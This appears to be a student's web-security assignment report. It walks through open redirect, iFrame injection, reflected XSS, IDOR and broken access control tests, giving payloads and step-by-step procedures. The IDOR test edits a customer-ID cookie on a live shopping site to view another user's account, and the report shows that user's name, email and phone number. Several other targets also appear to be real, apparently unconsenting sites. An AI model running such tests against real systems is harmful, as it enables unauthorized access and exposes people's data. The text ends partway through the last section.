
[CWE-601: URL Redirection to Untrusted Site \('Open Redirect'\)](#)

[PortSwigger Web Security Academy: Open Redirection:](#)

❖ **Procedure:**

- Target Website - [Ziauddin University \(zu.edu.pk\)](https://zu.edu.pk) , <https://misis.ru/>
- Payload - “//youtube.com”
- Steps -


1. Open the Target Website- zu.edu.pk.




2. Go to the URL Section and add “//youtube.com” at the end of the url.




3. Upon clicking Enter, the website starts redirecting to the YouTube site.



4. Next, go to the next url and add “@youtube.com” at the end.



5. This website also shows Open URL Vulnerability as it also redirects to the YouTube page upon clicking Enter.



C. Find 2 websites that are vulnerable to iFrame Injection Vulnerability.


iFrame Injection Vulnerability

- ❖ **CVSS Score** - 6.5 (Medium)
- ❖ **Related OWASP Top 10** - A03:2021 - Injection
- ❖ **Explanation:** iFrame injection is a type of web vulnerability where an attacker can insert malicious iFrame HTML tags into a vulnerable web page. An iFrame (inline frame) is an HTML element that allows embedding one web page within another.
- ❖ **Impact:** Cross-Site Scripting (XSS), Phishing, Malware Distribution, Clickjacking, Data Theft, Loss of Reputation etc.
- ❖ **Recommendations:**
 - Input Validation and Sanitization
 - Content Security Policy
 - X-Frame-Options Header
 - Implement Frame Breaking Scripts
- ❖ **References:** [OWASP iFrame Injection, CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page \(Basic XSS\)](#)
- ❖ **Procedure:**
 - **Target Websites** - <https://md2pdf.netlify.app/>, altoro.testfire.net
 - **Payload** -

```
<iframe width="560" height="315" src="https://www.evil.com/"  
frameborder="0" allowfullscreen></iframe>
```

➢ Steps -

1. Open the first target website.



2. Now on the text input field input the iFrame payload.

md2pdf 1,347

```
1 <iframe width="560" height="315" src="https://www.evil.com/" frameborder="0"
allowfullscreen></iframe>
```

3. This site renders the iFrame of evil.com as seen here.



4. Now go to the next site altoro.testfire.net.

The screenshot shows the Altoro Mutual website. The header features the Altoro Mutual logo and navigation links like "Sign In", "Contact Us", "Feedback", and "Search". Below the header, there are three main sections: "PERSONAL" (with links to Deposit Product, Checking, Loan Products, Credit, Investments & Insurance, and Other Services), "BUSINESS" (with links to Business Products, Lending Services, Credit, Insurance, Business, and Other Services), and "INSIDE ALTORO MUTUAL" (with a "DEMO SITE ONLY" banner). The "PERSONAL" section has a sub-section for "Online Banking with FREE Online Bill Pay" featuring a couple smiling. The "BUSINESS" section has a sub-section for "Real Estate Financing" featuring a couple smiling. The "INSIDE ALTORO MUTUAL" section has a sub-section for "Business Credit Cards" featuring a group of people.

5. In the search field, enter the payload and hit Go.

The screenshot shows the Altoro Mutual website with a search bar containing the payload "<allowfullscreen></iframe>". The search results page displays the same "DEMO SITE ONLY" banner as the homepage, with the banner text "NO SITE ONLY" overlaid on it. The search bar also shows the truncated payload "<iframe width="560" heig...".

6. A rendered iFrame Box is seen inside this website.

The screenshot shows the Altoro Mutual website's search results page. The search query was not found, resulting in a black page with the text "Countup..." and the number "15". This is an example of an iFrame vulnerability where external content is injected into a web page.

ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Search Results

No results were found for the query:

www.civil.com
we get it... daily

January 15, 2022

Countup...

15

Privacy Policy | Security Statement | Server Status Check | REST API | © 2024 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features.

❖ Conclusion-

iFrame is a critical vulnerability and should be avoided and mitigated for a secured web application. It can be tested by entering iframe HTML code in the input fields like search bars, comment boxes, Login Forms etc. of the websites.

In this case we tested md2pdf and altoro testfire sites for iFrame Vulnerability.

A. Find cross-site scripting (XSS) Vulnerability Using the Reflected XSS test case in the website: Smtmax.com

Reflected XSS Vulnerability

- ❖ **CVSS Score** - 6.1 (Medium)
- ❖ **Related OWASP Top 10** - A03:2021 - Injection
- ❖ **Explanation:** Reflected XSS is a type of Cross-Site Scripting vulnerability where malicious scripts are injected into web applications and then immediately reflected back to the user and executed in their browser. This occurs when user input is not properly sanitized or encoded before being included in the output. The attack is typically delivered via a crafted URL, which, when clicked by the victim, causes the malicious script to execute in their browser context.

- ❖ **Impact:**

1. Session Hijacking
2. Data theft
3. Phishing
4. Malware distribution
5. Defacement: The appearance and content of the web page can be altered.
6. Keylogging: User keystrokes can be captured and sent to the attacker.
7. Reputation damage

- ❖ **Recommendations:**

1. Input validation
2. Output encoding
3. Content Security Policy (CSP): Implement a robust CSP
4. Use security headers: Headers like X-XSS-Protection and X-Content-Type-Options.
5. Sanitize input: Remove or neutralize potentially dangerous characters and scripts.
6. Use framework protection: Utilize built-in XSS protections provided by modern web frameworks.
7. Use HttpOnly flag: Set the HttpOnly flag on session cookies to prevent access via client-side scripts.


❖ **References:**

1. [OWASP Cross Site Scripting \(XSS\)](#)
2. [PortSwigger Web Security Academy: Cross-site scripting](#):

❖ **Procedure:**

- **Target Website** - smtmax.com
- **Payload** - <script>alert("XSS Attack")</script>
- **Steps** -

1. **Open any Browser.**



2. **Open the target website - smtmax.com**




3. **Look out for any input fields on the website.**



4. Now insert the payload of Reflected XSS on the search bar input field.



5. Upon clicking search, a pop up message appears. This website turns out to be vulnerable to a Reflected XSS attack.



- ❖ **Conclusion** – In the above steps we saw how we can check for Reflected XSS Vulnerability by injecting html payload on the input field. Here this site - smtmax.com turns out to be vulnerable with this vulnerability.

B. Find a website that is vulnerable to IDOR (Insecure Direct Object References) Vulnerability.

IDOR (Insecure Direct Object References) Vulnerability

- ❖ **CVSS Score** - 6.5 (Medium)
- ❖ **Related OWASP Top 10** - A01:2021 - Broken Access Control
- ❖ **Explanation:** Insecure Direct Object References (IDOR) is a type of access control vulnerability that occurs when an application uses user-supplied input to access objects directly. This happens when the application fails to verify that the user has the appropriate permissions to access the requested object. As a result, attackers can manipulate parameters to access or modify data they shouldn't have permission to interact with, potentially leading to unauthorized access to sensitive information or functionality.
- ❖ **Impact:**
 1. Unauthorized data access
 2. Data manipulation
 3. Privilege escalation
 4. Privacy violations
 5. Business logic bypass
 6. Reputation damage
- ❖ **Recommendations:**
 - Implement proper access controls: Use RBAC or ABAC systems.
 - Use indirect reference maps: Replace direct object references with temporary, random indirect references.
 - Server-side validation:
 - Principle of least privilege: Ensure users have the minimum level of access required for their roles.
 - Use session-based tokens:
 - Input validation
 - Avoid exposing internal object references
 - Implement logging and monitoring
- ❖ **References:**

[OWASP Insecure Direct Object Reference Prevention](#)

[CWE-639: Authorization Bypass Through User-Controlled Key](#)


❖ **Procedure:**

- Target Website - <https://www.shoprex.com>
- Payload - Modifying the User_ID
- Steps -


1. Open the Target Website.




2. Log on to the site by registering with fake email and password credentials.




3. The Profile section looks like this currently.



4. Now open BurpSuite, and make sure the Proxy is configured.



5. Turn on the intercept and refresh the page.



6. The Proxy tab captures the requests involved on the website.

Burp Suite Professional v2023.5.1 - T

Proxy settings

Request to https://shoprex.com:443 [172.67.204.62]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /customer/ HTTP/2
2 Host: shoprex.com
3 Cookie: SRCustomerID =455258
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://shoprex.com/customer/myorders.aspx
9 Dnt: 1
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=1
16 Te: trailers
17
18
```

7. Look out for **SRCustomerID**, here the information of the currently logged in user is shown. Modify it (Number smaller than the current number).

Pretty Raw Hex

```
1 GET /customer/ HTTP/2
2 Host: shoprex.com
3 Cookie: SRCustomerID =458
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://shoprex.com/customer/myorders.aspx
9 Dnt: 1
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=1
16 Te: trailers
17
18
```

8. Now turn off the intercept, and jump back to your browser.



9. The information is changed and this site is vulnerable with IDOR.

The screenshot shows a user account profile page. On the left is a sidebar with a dark blue header 'My Account' and a light gray body containing links: 'Account Info', 'Address Book', 'My Orders', 'My Coupons', 'Change Password', and 'Logout'. The main content area has a header 'ACCOUNT INFORMATION' and a section titled 'Basic Info' with three rows: 'Full Name' (Asif Muhammad), 'Email' (asifmehar@webizmedia.com), and 'Mobile' (32128518190). Below this is a 'More Info' section with four rows: 'First Name' (Asif), 'Last Name' (Muhammad), 'Gender' (Male), and 'Birthday' (with dropdown menus for Day, Month, and Year). At the bottom right of the 'More Info' section is a red 'Update Info' button.

C. Find a website that is vulnerable to Broken Access Control Vulnerability.

Broken Access Control Vulnerability

- ❖ **CVSS Score** - 8.1 (High)
- ❖ **Related OWASP Top 10** - A01:2021 - Broken Access Control
- ❖ **Explanation:** Broken Access Control is a security vulnerability that occurs when an application fails to properly enforce restrictions on what authenticated users are allowed to do. This vulnerability allows attackers to access unauthorized functionality or data, potentially leading to information disclosure, modification, or destruction of all data, or performing unauthorized business functions.
- ❖ **Impact:**
 1. Unauthorized data access
 2. Data manipulation
 3. Business logic bypass:
 4. Vertical privilege escalation: Regular users accessing admin-only functionality.
 5. Horizontal privilege escalation: Users accessing other users' data or functions.
- ❖ **Recommendations:**
 - Implement proper access control mechanisms
 - Principle of least privilege


- Server-side validation
 - Use session-based authentication
 - Secure API endpoints

❖ **References:** OWASP Top 10 2021 - [A01:2021 Broken Access Control](#)

❖ Procedure:

- **Target Websites** - <https://juice-shop.herokuapp.com>
 - **Steps** -

1. Open the target website.



2. Create two User Accounts on the website.

User Registration

Email *
giganiga@gmail.com

Password *
••••••••••••••
① Password must be 5-40 characters long. 22/20

Repeat Password *
••••••••••••••
22/40


Show password advice

Security Question *
Your eldest sibling's middle name? ▾
① This cannot be changed later!

